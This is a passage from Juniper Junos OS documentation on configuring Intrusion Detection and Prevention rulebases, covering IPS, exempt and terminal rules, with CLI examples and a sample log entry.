user@host# set match source-address any
user@host# set match destination-address any
user@host# set match application junos-https
user@host# set then permit application-services ssl-proxy profile-name ssl-profile-1
```

2. Define IDP as the application service.

```
[edit security policies from-zone Z_1 to-zone Z_2 policy policy1
user@host#  set then permit application-services idp
```

Results

From configuration mode, confirm your configuration by entering the `show security policies` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

Verification

Verify that the configuration is working properly. Verification in IDP is similar to verification in Application Firewall. See Application Firewall.

SEE ALSO

SSL Proxy Overview

Understanding Security Policy Elements

Security Policies Configuration Overview

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
15.1X49-D100	Starting from 15.1X49, the IDP SSL Inspection feature is deprecated. Juniper recommends use of SSL Proxy feature.

RELATED DOCUMENTATION

IDP Policies Overview | 56

IDP Policy Rules and IDP Rule Bases | 93

IDP Policy Rules and IDP Rule Bases

IN THIS SECTION

Intrusion Detection and Prevention (IDP) policies are collections of rules and rulebases.

For more information, see the following topics:

Understanding IDP Policy Rule Bases

A rulebase is an ordered set of rules that use a specific detection method to identify and prevent attacks.

Rules are instructions that provide context to detection mechanisms by specifying which part of the network traffic the IDP system should look in to find attacks. When a rule is matched, it means that an attack has been detected in the network traffic, triggering the action for that rule. The IDP system performs the specified action and protects your network from that attack.

Each rulebase can have multiple rules—you determine the sequence in which rules are applied to network traffic by placing them in the desired order. Each rulebase in the IDP system uses specific detection methods to identify and prevent attacks. Junos OS supports two types of rulebases—intrusion prevention system (IPS) rulebase and exempt rulebase.

Understanding IDP Policy Rules

IN THIS SECTION

Each instruction in an Intrusion Detection and Prevention (IDP) policy is called a rule. Rules are created in rulebases.

Rulebases are a set of rules that combine to define an IDP policy. Rules provide context to detection mechanisms by specifying which part of the network traffic the IDP system should look in, to find attacks. When a rule is matched, it means that an attack has been detected in the network traffic, triggering the action for that rule. The IDP system performs the specified action and protects your network from that attack.

IDP policy rules are made up of the following components:

Understanding IDP Rule Match Conditions

Match conditions specify the type of network traffic you want IDP to monitor for attacks.

Match conditions use the following characteristics to specify the type of network traffic to be monitored:

- `From-zone` and `to-zone`—All traffic flows from a source to a destination zone. You can select any zone for the source or destination. You can also use zone exceptions to specify unique to and from zones for each device. Specify `any` to monitor network traffic originating from and to any zone. The default value is `any`.

  > **NOTE**: You can specify `source-address` and `source-except` addresses when `from-zone` is `any`. Similarly, when `to-zone` is `any`, you can specify `destination-address` and `destination-except` addresses.

- `Source IP address`—Specify the source IP address from which the network traffic originates. You can specify `any` to monitor network traffic originating from any IP address. You can also specify `source-except` to specify all sources except the specified addresses. The default value is `any`.

- `Destination IP address`—Specify the destination IP address to which the network traffic is sent. You can set this to `any` to monitor network traffic sent to any IP address. You can also specify `destination-except` to specify all destinations except the specified addresses. The default value is `any`.

- `Application`—Specify the Application Layer protocols supported by the destination IP address. You can specify `any` for all applications or specify an application, for example, `junos-bgp`. You can specify `default` for the application configured in the attack object for the rule to match default and automatically detected ports to the applications implied in the attack objects.

Understanding IDP Rule Objects

Objects are reusable logical entities that you can apply to rules. Each object that you create is added to a database for the object type.

You can configure the following types of objects for IDP rules.

Zone Objects

A zone or security zone is a collection of one or more network interfaces. IDP uses zone objects configured in the base system.

Address or Network Objects

Address objects represent components of your network, such as host machines, servers, and subnets. You use address objects in IDP policy rules to specify the network components that you want to protect.

Application or Service Objects

Service objects represent network services that use Transport Layer protocols such as TCP, UDP, RPC, and ICMP. You use service objects in rules to specify the service an attack uses to access your network. Juniper Networks provides predefined service objects, a database of service objects that are based on industry-standard services. If you need to add service objects that are not included in the predefined service objects, you can create custom service objects. IDP supports the following types of service objects:

- `Any`—Allows IDP to match all Transport Layer protocols.
- `TCP`—Specifies a TCP port or a port range to match network services for specified TCP ports. You can specify `junos-tcp-any` to match services for all TCP ports.
- `UDP`—Specifies a UDP port or a port range to match network services for specified UDP ports. You can specify `junos-udp-any` to match services for all UDP ports.
- `RPC`—Specifies a remote procedure call (RPC from Sun Microsystems) program number or a program number range. IDP uses this information to identify RPC sessions.
- `ICMP`—Specifies a type and code that is a part of an ICMP packet. You can specify `junos-icmp-all` to match all ICMP services.
- `default`—Allows IDP to match default and automatically detected protocols to the applications implied in the attack objects.

Attack Objects

IDP attack objects represent known and unknown attacks. IDP includes a predefined attack object database that is periodically updated by Juniper Networks. Attack objects are specified in rules to identify malicious activity. Each attack is defined as an attack object, which represents a known pattern of attack. Whenever this known pattern of attack is encountered in the monitored network traffic, the attack object is matched. The three main types of attack objects are described in Table 14 on page 97:

Table 14: IDP Attack Objects Description

Attack Objects	Description
Signature Attack Objects	Signature attack objects detect known attacks using stateful attack signatures. An attack signature is a pattern that always exists within an attack; if the attack is present, so is the attack signature. With stateful signatures, IDP can look for the specific protocol or service used to perpetrate the attack, the direction and flow of the attack, and the context in which the attack occurs. Stateful signatures produce few false positives because the context of the attack is defined, eliminating huge sections of network traffic in which the attack would not occur.
Protocol Anomaly Attack Objects	Protocol anomaly attack objects identify unusual activity on the network. They detect abnormal or ambiguous messages within a connection according to the set of rules for the particular protocol being used. Protocol anomaly detection works by finding deviations from protocol standards, most often defined by RFCs and common RFC extensions. Most legitimate traffic adheres to established protocols. Traffic that does not, produces an anomaly, which may be created by attackers for specific purposes, such as evading an intrusion prevention system (IPS).
Compound Attack Objects	A compound attack object combines multiple signatures and/or protocol anomalies into a single object. Traffic must match all of the combined signatures and/or protocol anomalies to match the compound attack object; you can specify the order in which signatures or anomalies must match. Use compound attack objects to refine your IDP policy rules, reduce false positives, and increase detection accuracy. A compound attack object enables you to be very specific about the events that need to occur before IDP identifies traffic as an attack. You can use `And`, `Or`, and `Ordered and` operations to define the relationship among different attack objects within a compound attack and the order in which events occur.

Attack Object Groups

IDP contains a large number of predefined attack objects. To help keep IDP policies organized and manageable, attack objects can be grouped. An attack object group can contain one or more attack objects of different types. Junos OS supports the following three types of attack groups:

- Predefined attack object groups—Contain objects present in the signature database. The predefined attack object groups are dynamic in nature. For example, FTP: Minor group selects all attacks of application- FTP and severity- Minor. If a new FTP attack of minor severity is introduced in the security database, it is added to the FTP: Minor group by default.

- Dynamic attack groups—Contain attack objects based on a certain matching criteria. For example, a dynamic group can contain all attacks related to an application. During signature update, the dynamic group membership is automatically updated based on the matching criteria for that group.

  For a dynamic attack group using the direction filter, the expression `and` should be used in the exclude values. As is the case with all filters, the default expression is `or`. However, there is a choice of `and` in the case of the direction filter.

  For example, if you want to choose all attacks with the direction client-to-server, configure the direction filter using `set security idp dynamic-attack-group dyn1 filters direction values client-to-server` command

  In the case of chain attacks, each of the multiple members has its own direction. If a policy includes chain attacks, a client-to-server filter selects all chain attacks that have any member with client-to-server as the direction. This means chain attacks that include members with server-to-client or ANY as the direction are selected if the chain has at least one member with client-to-server as the direction.

  You can view the attack objects that are present in a particular attack object group (predefined, dynamic, and custom attack groups) and the group to which a predefined attack object belongs using the following commands:

  - `show security idp attack attack-list attack-group` *`group-name`*

  - `show security idp attack group-list` *`attack-name`*

  Use the `show security idp attack attack-list attack-group` *`group-name`* command to:

  - View the list of all attacks present in the specified attack group such as custom, dynamic, and predefined groups.

  - Specify the names of the group such as predefined-group <predefined-group-name> or dynamic-group <dynamic-group-name> or custom-group <custom-group-name> to display the list of attacks in that group.

Use the `show security idp attack group-list` command to view the list of attack groups to which the predefined attack belongs.

> **NOTE**: In case of a predefined attack groups that do not have a defined filter, such groups are not displayed as members for an attack.

Use the `show security idp attack attack-list policy` *`policy-name`* command to view the attacks available in a configured IDP policy. If an IDP policy is configured to contain a particular attack belonging to various attack groups, then the redundant attack names are displayed as part of the attack in an IDP policy command output.

Previously IDP signature updates supported only nine tags under filters. The seven tags are category, direction, false-positives, performance, product, recommended, service, severity, and vendor. IDP signature updates now support four new additional tags under filters for creating more sophisticated dynamic groups in addition to the existing nine tags.

The additional tags are:

- Common Vulnerability Scoring System (CVSS) (measured in terms of numerical numbers raging between 0 to 10. The value is a real number including decimal values. So, number value such as 5.5 is also a valid CVSS score.)

- Age of attack (in terms of years and the rage between (0 to 100 years). For example: greater than or lesser than in term of years)

- File Type (for example: MPEG, MP4, PPT, *.doc, and so on)

- Vulnerability Type (for example: buffer overflow, injection, use after free, Cross-site scripting (XSS), Remote Code Execution (RCE), and so on.

Additionally, the CLI interface for configuring the existing Product and Vendor tags is made more user friendly with possible completions being available for configuration.

- Vendor (for example: Microsoft, Apple, Red Hat, Google, Juniper, Cisco, Oracle, and so on.)

- Product (for example: Office, Database, Firefox, Chrome, Flash, DirectX, Java, Kerberos, and so on.)

To prevent these chain attacks from being added to the policy, configure the dynamic group as follows:

- `set security idp dynamic-attack-group dyn1 filters direction expression and`

- `set security idp dynamic-attack-group dyn1 filters direction values client-to-server`

- `set security idp dynamic-attack-group dyn1 filters direction values exclude-server-to-client`

- `set security idp dynamic-attack-group dyn1 filters direction values exclude-any`

- Custom attack groups—Contain customer-defined attack groups and can be configured through the CLI. They can contain specific predefined attacks, custom attacks, predefined attack groups, or dynamic attack groups. They are static in nature, because the attacks are specified in the group. Therefore the attack groups do not change when the security database is updated.

Starting Junos release 21.2R3, you can view the IPS Policy in predefined attacks and attack groups under IPS/Exempt rule in tenant and logical system modes. Use the commands, `show security idp attack attack-group-entries`, `show security idp attack attack-list`, and `show security idp attack group-list` to view the IPS policies in logical system and tenant modes.

Understanding IDP Rule Actions

Actions specify the actions you want IDP to take when the monitored traffic matches the attack objects specified in the rules.

Table 15 on page 100 shows the actions you can specify for IDP rules:

Table 15: IDP Rule Actions

Term	Definition
No Action	No action is taken. Use this action when you only want to generate logs for some traffic.
Ignore Connection	Stops scanning traffic for the rest of the connection if an attack match is found. IDP disables the rulebase for the specific connection. **NOTE**: This action does not mean ignore an attack.
Diffserv Marking	Assigns the indicated Differentiated Services code point (DSCP) value to the packet in an attack, then passes the packet on normally. Note that DSCP value is not applied to the first packet that is detected as an attack, but is applied to subsequent packets.

Table 15: IDP Rule Actions *(Continued)*

Term	Definition
Drop Packet	Drops a matching packet before it can reach its destination but does not close the connection. Use this action to drop packets for attacks in traffic that is prone to spoofing, such as UDP traffic. Dropping a connection for such traffic could result in a denial of service that prevents you from receiving traffic from a legitimate source-IP address. **NOTE**: When an IDP policy is configured using a non-packet context defined in a custom signature for any application and has the action drop packet, when IDP identifies an attack the decoder will promote drop_packet to drop_connection. With a DNS protocol attack, this is not the case. The DNS decoder will not promote drop_packet to drop_connection when an attack is identified. This will ensure that only DNS attack traffic will be dropped and valid DNS requests will continue to be processed. This will also avoid TCP retransmission for the valid TCP DNS requests.
Drop Connection	Drops all packets associated with the connection, preventing traffic for the connection from reaching its destination. Use this action to drop connections for traffic that is not prone to spoofing.
Close Client	Closes the connection and sends an RST packet to the client but not to the server.
Close Server	Closes the connection and sends an RST packet to the server but not to the client.
Close Client and Server	Closes the connection and sends an RST packet to both the client and the server.

Table 15: IDP Rule Actions *(Continued)*

Term	Definition
Recommended	All predefined attack objects have a default action associated with them. This is the action that Juniper Networks recommends when that attack is detected. **NOTE**: This action is supported only for IPS rulebases. Recommended —A list of all attack objects that Juniper Networks considers to be serious threats, organized into categories. • Attack type groups attack objects by type (anomaly or signature). Within each type, attack objects are grouped by severity. • Category groups attack objects by predefined categories. Within each category, attack objects are grouped by severity. • Operating system groups attack objects by the operating system to which they apply: BSD, Linux, Solaris, or Windows. Within each operating system, attack objects are grouped by services and severity. • Severity groups attack objects by the severity assigned to the attack. IDP has five severity levels: Critical, Major, Minor, Warning, and Info. Within each severity, attack objects are grouped by category.

Understanding IDP Rule IP Actions

IP actions are actions that apply on future connections that use the same IP action attributes. For example, you can configure an IP action in the rule to block all future HTTP sessions between two hosts if an attack is detected on a session between the hosts. Or you can specify a timeout value that defines that the action should be applied only if new sessions are initiated within that specified timeout value. The default timeout value for IP actions is 0, which means that IP actions are never timed out.

IP actions are similar to other actions; they direct IDP to drop or close the connection. However, because you now also have the attacker's IP address, you can choose to block the attacker for a specified time. If attackers cannot immediately regain a connection to your network, they might try to attack easier targets. Use IP actions in conjunction with actions and logging to secure your network.

IP action attributes are a combination of the following fields:

- Source IP address
- Destination IP address
- Destination port

- From-zone
- Protocol

Table 16 on page 103 summarizes the types IP actions supported by IDP rules:

Table 16: IDP Rule IP Actions

Term	Definition
Notify	Does not take any action against future traffic, but logs the event. This is the default.
Drop/Block Session	All packets of any session matching the IP action rule are dropped silently.
Close Session	Any new sessions matching this IP action rule are closed by sending RST packets to the client and server.

When traffic matches multiple rules, the most severe IP action of all matched rules is applied. The most severe IP action is the Close Session action, the next in severity is the Drop/Block Session action, and then the Notify action.

NOTE: After enhancements to the central point, the system has the following limitations:

- The maximum active mode `ip-action` number for each SPU is limited to 600000 entries. When this limit is reached, you cannot create a new active mode `ip-action` entry on the SPU.
- The maximum all modes (active mode and passive mode) `ip-action` number for each SPU is limited to 1200000 entries. When this limit is reached, you cannot create a new active mode `ip-action` entry on the SPU.
- When you run the `clear ip-action` command, the `ip-action` entries are deleted through ring messages. When the CPU usage is high, the deleted ring messages are dropped and resent by the active mode `ip-action`. As the deleting process takes time, you can see few `ip-action` entries when you run the `show ip-action` command.

On devices where central point enhancements are not done, only active mode `ip-action` exists and the maximum `ip-action` number is limited to 600000. When this limit is reached, you cannot create a new active mode `ip-action` entry.

Understanding IDP Rule Notifications

Notification defines how information is to be logged when an action is performed. When attacks are detected, you can choose to log an attack and create log records with attack information and send that information to the log server.

By using notifications, you can also configure the following options that instruct the log server to perform specific actions on logs generated for each rule:

- `Set Alerts`—Specify an alert option for a rule in the IDP policy. When the rule is matched, the corresponding log record displays an alert in the alert column of the Log Viewer. Security administrators use alerts to become aware of and react to important security events.

- `Set Severity Level`—Set severity levels in logging to support better organization and presentation of log records on the log server. You can use the default severity settings of the selected attack objects or choose a specific severity for your rule. The severity you configure in the rules overrides the inherited attack severity. You can set the severity level to the following levels:

  - Info—2
  - Warning—3
  - Minor—4
  - Major—5
  - Critical—7

Example: Inserting a Rule in the IDP Rulebase

IN THIS SECTION

This example shows how to insert a rule in the IDP rulebase.

Requirements

Before you begin:

- Configure network interfaces.
- Define rules in a rulebase. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.

Overview

The IDP rule-matching algorithm starts from the top of the rulebase and checks traffic against all rules in the rulebase that match the specified match conditions. You determine the sequence in which rules are applied to network traffic by placing them in the desired order. When you add a rule to the rulebase, it is placed at the end of the existing list of rules. To place a rule in any other location than at the end of the rulebase, you *insert* the rule at the desired location in the rulebase. This example places rule R2 before rule R1 in the IDP IPS rulebase in a policy called base-policy.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To insert a rule in the rulebase:

1. Define the position of the rule in the rulebase based on the order in which you want the rule to be evaluated.

```
[edit]
user@host# insert security idp idp-policy base-policy rulebase-ips rule R2 before rule R1
```

2. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp status` command.

Example: Deactivating and Activating Rules in an IDP Rulebase

IN THIS SECTION

This example shows how to deactivate and activate a rule in a rulebase.

Requirements

Before you begin:

- Configure network interfaces.
- Define rules in a rulebase. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.

Overview

In a rulebase, you can disable and enable rules by using the `deactivate` and `activate` commands. The `deactivate` command comments out the specified statement from the configuration. Rules that have been deactivated do not take effect when you issue the `commit` command. The `activate` command adds the specified statement back to the configuration. Rules that have been activated take effect when you next issue the `commit` command. This example shows how to deactivate and reactivate rule R2 in an IDP IPS rulebase that is associated with a policy called base-policy.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To deactivate and activate a rule in a rulebase:

1. Specify the rule that you want to deactivate.

```
[edit]
user@host# deactivate security idp idp-policy base-policy rulebase-ips rule R2
```

2. Activate the rule.

```
[edit]
user@host# activate security idp idp-policy base-policy rulebase-ips rule R2
```

3. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

To verify the configuration is working properly, enter the `show security idp status` command.

Understanding IDP Application-Level DDoS Rulebases

The application-level DDoS rulebase defines parameters used to protect servers, such as DNS or HTTP, from application-level distributed denial-of-service (DDoS) attacks. You can set up custom application metrics based on normal server activity requests to determine when clients should be considered an attack client. The application-level DDoS rulebase is then used to defines the source match condition for traffic that should be monitored, then takes the defined action: close server, drop connection, drop packet, or no action. It can also perform an IP action: ip-block, ip-close, ip-notify, ip-connection-rate-limit, or timeout. Table 17 on page 108 summarizes the options that you can configure in the application-level DDoS rulebase rules.

Table 17: Application-Level DDoS Rulebase Components

Term	Definition
Match condition	Specify the network traffic you want the device to monitor for attacks.
Action	Specify the actions you want Intrusion Detection and Prevention (IDP) to take when the monitored traffic matches the application-ddos objects specified in the application-level DDoS rule.
IP Action	Enables you to implicitly block a source address to protect the network from future intrusions while permitting legitimate traffic. You can configure one of the following IP action options in application-level DDoS: ip-block, ip-close, ip-notify, and ip-connection-rate-limit.

Understanding IDP IPS Rulebases

The intrusion prevention system (IPS) rulebase protects your network from attacks by using attack objects to detect known and unknown attacks. It detects attacks based on stateful signature and protocol anomalies. Table 18 on page 108 summarizes the options that you can configure in the IPS-rulebase rules.

Table 18: IPS Rulebase Components

Term	Definition
Match condition	Specify the type of network traffic you want the device to monitor for attacks. For more information about match conditions, see "Understanding IDP Policy Rules" on page 94.

Table 18: IPS Rulebase Components *(Continued)*

Term	Definition
Attack objects/groups	Specify the attacks you want the device to match in the monitored network traffic. Each attack is defined as an attack object, which represents a known pattern of attack. For more information about attack objects, see "Understanding IDP Policy Rules" on page 94.
Terminal flag	Specify a terminal rule. The device stops matching rules for a session when a terminal rule is matched. For more information about terminal rules, see "Understanding IDP Terminal Rules " on page 120.
Action	Specify the action you want the system to take when the monitored traffic matches the attack objects specified in the rules. If an attack triggers multiple rule actions, then the most severe action among those rules is executed. For more information about actions, see "Understanding IDP Policy Rules" on page 94.
IP Action	Enables you to protect the network from future intrusions while permitting legitimate traffic. You can configure one of the following IP action options in the IPS rulebase—notify, drop, or close. For more information about IP actions, see "Understanding IDP Policy Rules" on page 94.
Notification	Defines how information is to be logged when action is performed. You can choose to log an attack, create log records with the attack information, and send information to the log server. For more information, see "Understanding IDP Policy Rules" on page 94.

Example: Defining Rules for an IDP IPS RuleBase

IN THIS SECTION

This example shows how to define rules for an IDP IPS rulebase.

Requirements

Before you begin:

- Configure network interfaces.
- Create security zones. See *Example: Creating Security Zones*.

NOTE: For using IDP custom policy with pre-defined attacks, you need to have Signature database downloaded on the device.

For more details see "Example: Updating the IDP Signature Database Manually" on page 21.

Overview

Each rule is composed of match conditions, objects, actions, and notifications. When you define an IDP rule, you must specify the type of network traffic you want IDP to monitor for attacks by using the following characteristics—source zone, destination zone, source IP address, destination IP address, and the Application Layer protocol supported by the destination IP address. The rules are defined in rulebases, and rulebases are associated with policies.

This example describes how to create a policy called base-policy, specify a rulebase for this policy, and then add rule R1 to this rulebase. In this example, rule R1:

- Specifies the match condition to include any traffic from a previously configured zone called *trust* to another previously configured zone called *untrust*. The match condition also includes a predefined attack group Critical - TELNET. The application setting in the match condition is *default* and matches any application configured in the attack object.
- Specifies an action to drop connection for any traffic that matches the criteria for rule R1.
- Enables attack logging and specifies that an alert flag is added to the attack log.
- Specifies a severity level as *critical*.

After defining the rule, you specify base-policy as the active policy on the device.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy base-policy
set security idp idp-policy base-policy rulebase-ips rule R1 match from-zone trust to-zone
untrust source-address any destination-address any application default
set security idp idp-policy base-policy rulebase-ips rule R1 match attacks predefined-attack-
groups "TELNET-Critical"
set security idp idp-policy base-policy rulebase-ips rule R1 then action drop-connection
set security idp idp-policy base-policy rulebase-ips rule R1 then notification log-attacks alert
set security idp idp-policy base-policy rulebase-ips rule R1 then severity critical
set security idp active-policy base-policy
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To define rules for an IDP IPS rulebase:

1. Create a policy by assigning a meaningful name to it.

   ```
   [edit]
   user@host# edit security idp idp-policy base-policy
   ```

2. Associate a rulebase with the policy.

```
[edit security idp idp-policy base-policy]
user@host# edit rulebase-ips
```

3. Add rules to the rulebase.

```
[edit security idp idp-policy base-policy rulebase-ips]
user@host# edit rule R1
```

4. Define the match criteria for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips rule R1]
user@host# set match from-zone trust to-zone untrust source-address any destination-address
any application default
```

5. Define an attack as match criteria.

```
[edit security idp idp-policy base-policy rulebase-ips rule R1]
user@host# set match attacks predefined-attack-groups "TELNET-Critical"
```

6. Specify an action for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips rule R1]
user@host# set then action drop-connection
```

7. Specify notification and logging options for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips rule R1]
user@host# set then notification log-attacks alert
```

8. Set the severity level for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips rule R1]
user@host# set then severity critical
```

9. Activate the policy.

```
[edit]
user@host# set security idp active-policy base-policy
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy base-policy {
    rulebase-ips {
        rule R1 {
            match {
                from-zone trust;
                source-address any;
                to-zone untrust;
                destination-address any;
                application default;
                attacks {
                    predefined-attack-groups Critical-TELNET;
                }
            }
            then {
                action {
                    drop-connection;
                }
                notification {
                    log-attacks {
                        alert;
                    }
                }
                severity critical;
            }
        }
    }
```

```
}
active-policy base-policy;
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the rules for the IDP IPS rulebase configuration are correct.

Action

From operational mode, enter the `show security idp status` command.

Understanding IDP Exempt Rulebases

IN THIS SECTION

The exempt rulebase works in conjunction with the intrusion prevention system (IPS) rulebase to prevent unnecessary alarms from being generated. You configure rules in this rulebase to exclude known false positives or to exclude a specific source, destination, or source/destination pair from matching an IPS rule. If traffic matches a rule in the IPS rulebase, the system attempts to match the traffic against the exempt rulebase before performing the action specified. Carefully written rules in an exempt rulebase can significantly reduce the number of false positives generated by an IPS rulebase.

Configure an exempt rulebase in the following conditions:

- When an IDP rule uses an attack object group that contains one or more attack objects that produce false positives or irrelevant log records.
- When you want to exclude a specific source, destination, or source/destination pair from matching an IDP rule. This prevents IDP from generating unnecessary alarms.

NOTE: Make sure to configure the IPS rulebase before configuring the exempt rulebase.

Table 19 on page 115 summarizes the options that you can configure in the exempt-rulebase rules.

Table 19: Exempt Rulebase Options

Term	Definition
Match condition	Specify the type of network traffic you want the device to monitor for attacks in the same way as in the IPS rulebase. However, in the exempt rulebase, you cannot configure an application; it is always set to `any`.
Attack objects/groups	Specify the attack objects that you do *not* want the device to match in the monitored network traffic.

Support Logging for Exempt Rule Matching

Exempt rules in IDP are used to exclude specific types of attacks or certain types of traffic from getting logged so that the focus is on targeting the incidents that are potential threats. However, some useful information can be lost due to the presence of exempt rules.

We've introduced exempt rule logging in the IDP system, which can be used to monitor and analyze traffic patterns, detect potential security threats, and troubleshoot network issues. Administrators can examine the logs and gain insights into the type of traffic that is exempt from the IDP rules and make informed decisions about the network policies.

The logging functionality for exempt rules is enabled at the rule level. This ensures fine-grained monitoring and analysis of security events, which enhances the visibility of the system.

The following is an example of logging support for exempt rules within the IDP policy:

```
user@host# set security idp idp-policy Sample-IPS-Policy rulebase-exempt rule Exempt-rule then
notification log-attacks alert
```

where,

Item	Name
Policy name	Sample-IPS-Policy
Rule name	Exempt-rule

The following is a sample log event:

IDP_RULEBASE_EXEMPT_LOG_EVENT

```
RT_IDP: IDP_RULEBASE_EXEMPT_LOG_EVENT: IDP: at 1687773425, ANOMALY Attack log <IP/50852->IP/80> for TCP protocol
and service HTTP application GOOGLE-GEN by rule 4 of rulebase-exempt IPS in policy Space-IPS-Policy. attack:
id=1555, repeat=0, action=NONE, threat-severity=HIGH, name=HTTP:INVALID:MSNG-HTTP-VER, NAT <0.0.0.0:0->0.0.0.0:0>,
time-elapsed=0, inbytes=0, outbytes=0, inpackets=0, outpackets=0, intf:untrust:xe-0/0/0.0->trust:xe-0/0/1.0,
alert=yes, username=N/A, roles=N/A, xff-header=N/A, cve-id=2022-21907, session-id=42
```

Example: Defining Rules for an IDP Exempt Rulebase

IN THIS SECTION

This example shows how to define rules for an exempt IDP rulebase.

Requirements

Before you begin, create rules in the IDP IPS rulebase. See "Example: Defining Rules for an IDP IPS RuleBase" on page 109.

Overview

When you create an exempt rule, you must specify the following:

- Source and destination for traffic you want to exempt. You can set the source or destination to `Any` to exempt network traffic originating from any source or sent to any destination. You can also set `source-except` or `destination-except` to specify all the sources or destinations except the specified source or destination addresses.

  > **NOTE**: You can now specify `source-address` and `source-except` addresses when `from-zone` is `any`. Similarly, when `to-zone` is `any`, you can specify `destination-address` and `destination-except` addresses.

- The attacks you want IDP to exempt for the specified source/destination addresses. You must include at least one attack object in an exempt rule.

This example shows that the IDP policy generates false positives for the attack FTP:USER:ROOT on an internal network. You configure the rule to exempt attack detection for this attack when the source IP is from your internal network.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy base-policy
set security idp idp-policy base-policy rulebase-exempt rule R1 match from-zone trust to-zone
any
set security idp idp-policy base-policy rulebase-exempt rule R1 match source-address internal-
devices destination-address any
set security idp idp-policy base-policy rulebase-exempt rule R1 match attacks predefined-attacks
"FTP:USER:ROOT"
set security idp active-policy base-policy
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To define rules for an exempt IDP rulebase:

1. Specify the IDP IPS rulebase for which you want to define and exempt the rulebase.

```
[edit]
user@host# edit security idp idp-policy base-policy
```

2. Associate the exempt rulebase with the policy and zones, and add a rule to the rulebase.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-exempt rule R1 match from-zone trust to-zone any
```

3. Specify the source and destination addresses for the rulebase.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-exempt rule R1 match source-address internal-devices destination-
address any
```

4. Specify the attacks that you want to exempt from attack detection.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-exempt rule R1 match attacks predefined-attacks "FTP:USER:ROOT"
```

5. Activate the policy.

```
[edit]
user@host# set security idp active-policy base-policy
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy base-policy {
    rulebase-exempt {
        rule R1 {
            match {
                from-zone trust;
                source-address internal-devices;
                to-zone any;
                destination-address any;
                attacks {
                    predefined-attacks FTP:USER:ROOT;
                }
            }
        }
```

```
    }
active-policy base-policy;
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the defined rules were exempt from the IDP rulebase configuration.

Action

From operational mode, enter the `show security idp status` command.

Understanding IDP Terminal Rules

The Intrusion Detection and Prevention (IDP) rule-matching algorithm starts from the top of the rulebase and checks traffic against all rules in the rulebase that match the source, destination, and service. However, you can configure a rule to be *terminal*. A terminal rule is an exception to this algorithm. When a match is discovered in a terminal rule for the source, destination, zones, and application, IDP does not continue to check subsequent rules for the same source, destination, and application. It does not matter whether or not the traffic matches the attack objects in the matching rule.

You can use a terminal rule for the following purposes:

- To set different actions for different attacks for the same Source and Destination.

- To disregard traffic that originates from a known trusted source. Typically, the action is `None` for this type of terminal rule.
- To disregard traffic sent to a server that is vulnerable only to a specific set of attacks. Typically, the action is `Drop Connection` for this type of terminal rule.

Use caution when defining terminal rules. An inappropriate terminal rule can leave your network open to attacks. Remember that traffic matching the source, destination, and application of a terminal rule is not compared to subsequent rules, even if the traffic does not match an attack object in the terminal rule. Use a terminal rule only when you want to examine a certain type of traffic for one specific set of attack objects. Be particularly careful about terminal rules that use `any` for both the source and destination. Terminal rules should appear near the top of the rulebase before other rules that would match the same traffic.

Example: Setting Terminal Rules in Rulebases

IN THIS SECTION

This example shows how to configure terminal rules.

Requirements

Before you begin:

- Configure network interfaces.
- Enable IDP application services in a security policy.
- Create security zones. See *Example: Creating Security Zones*.
- Define rules. See "Example: Inserting a Rule in the IDP Rulebase " on page 104.

Overview

By default, rules in the IDP rulebase are not terminal, which means IDP examines all rules in the rulebase and executes all matches. You can specify that a rule is terminal; that is, if IDP encounters a match for the source, destination, and service specified in a terminal rule, it does not examine any subsequent rules for that connection.

This example shows how to configure terminal rules. You define rule R2 to terminate the match algorithm if the source IP of the traffic originates from a known trusted network in your company. If this rule is matched, IDP disregards traffic from the trusted network and does not monitor the session for malicious data.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy base-policy
set security idp idp-policy base-policy rulebase-ips rule R2 match source-address internal
destination-address any
set security idp idp-policy base-policy rulebase-ips rule R2 terminal
set security idp idp-policy base-policy rulebase-ips rule R2 match attacks predefined-attacks
FTP:USER:ROOT
set security idp idp-policy base-policy rulebase-ips rule R2 then action recommended
```

Step-by-Step Procedure

